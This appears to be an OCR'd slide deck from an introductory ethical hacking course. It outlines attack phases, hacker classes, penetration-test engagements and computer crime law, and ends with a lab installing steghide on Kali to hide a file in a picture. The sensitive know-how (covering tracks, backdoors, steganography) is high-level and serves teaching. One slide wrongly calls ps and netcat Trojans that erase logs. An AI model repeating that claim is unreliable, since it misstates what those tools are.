
Security versus Functionality and Ease of Use



Moving towards security means moving away from functionality and ease of use

New products entering market

Phases of an Attack



Reconnaissance

Scanning

Gaining access


Maintaining access

Covering tracks

Reconnaissance

- The planning phase
- Attacker gathers as much information as possible about the target
- Reconnaissance types
  - ✓ Passive – attacker does not interact with the system directly
    - Social engineering
    - Dumpster diving
  - ✓ Active – attacker uses tools
    - Detects open ports
    - Router locations
    - Network mapping
    - Operating system details

Scanning



Attacker uses reconnaissance to identify specific vulnerabilities

Most commonly used tools are vulnerability scanners

Port scanners are used to detect listening ports that gives clues to what types of services are running

Involves more in-depth probing; extension of active reconnaissance

Gaining Access

Gain access locally, offline, over a network, or over the Internet


Factors affecting the hacker’s success

Architecture and configuration of the target system

Skill level

- Level of access obtained

Maintaining Access



Install a backdoor

Install rootkits

Remove evidence of entry

Use IDSs or honeypots

Covering Tracks

- Erase all evidence
- ps or netcat are Trojans used to erase the attacker’s actions from log files
- Steganography and tunneling can also be used
  - ✓ Steganography – hiding data in other data
  - ✓ Tunneling – carrying one protocol in another
- Host-based intrusion detection and anti-virus used for detection

I don't see Steganography in our textbook.


No problem.

Types of Hacker Attacks

Operating system attacks	Application-level attacks	Shrink-wrap code attacks	Mis-configuration attacks
Increasing features increases complexity	Security not always a priority for software developers	Developers use free libraries and code licensed from other sources	Create a simple configuration removing all unnecessary services and software

Hacktivism

- Combines hack with activism
- Use hacking to increase awareness of a social or political agenda
- Targets include government agencies and multinational corporations



Hacker Classes

Black hats – use computer skills for illegal purposes

White hats – use ability for defensive purposes

Gray hats – believe in full disclosure

Suicide hackers – willing to become martyrs for their cause


Ethical Hackers

- Hired to evaluate and defend against threats
- Seeks answers to three basic questions
  - ✓ What can an attacker see on a target?
  - ✓ What can an attacker do with that information?
  - ✓ Are the attackers' attempts being noticed on the target?
- Employ the same tools and techniques as attackers
- Skills required
  - ✓ Detailed knowledge of both hardware and software
  - ✓ Strong grasp on networking and programming
  - ✓ Knowledge of the installation and maintenance of multiple operating systems

Vulnerability Research

- ➢ Discovering system design faults and weaknesses
- ➢ Keeping up-to-date on new products and technologies
- ➢ Monitoring underground hacking web sites
- ➢ Checking newly released alerts
- ➢ Consulting useful web sites
  - ✓ US-CERT: www.us-cert.gov
  - ✓ National Vulnerability Database: nvd.nist.gov
  - ✓ What other web site can you find?

Ethical Hacking Assignment



Meet with client to provide an overview

Prepare a nondisclosure agreement

Compile a team and schedule the testing


Conduct the test

- Black box testing
- White box testing

Analyze the results and prepare a report

Deliver the report

Computer Crime



Categories

- Crimes facilitated by the use of a computer
- Crimes where the computer is the target

Laws and Acts

- Cyber Security Enhancement Act


NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor’s Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

EC-Council Mini-Assessment Q21-30

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/




CEH ASSESSMENT

4/50

Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.


Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?



Questions 21-30 (five minutes)

Steganography Part 1 Embed file in picture

Installing steghide on Kali (in EH-Pod)



```
root@eh-kali-05:~# apt-get update
Get:1 http://archive-7.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-7.kali.org/kali kali-rolling/main amd64 Packages [14.0 MB]
Get:3 http://archive-7.kali.org/kali kali-rolling/non-free amd64 Packages [155 kB]

Get:4 http://archive-7.kali.org/kali kali-rolling/contrib amd64 Packages [93.3 kB]

Fetched 14.3 MB in 18s (781 kB/s)

Reading package lists... Done
root@eh-kali-05:~# apt-get install steghide
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
```

```
apt-get update
apt-get install steghide
```

steghide command syntax

Embed a secret file in a picture

```
steghide embed -cf <cover-file> -ef <embedded-file>
```

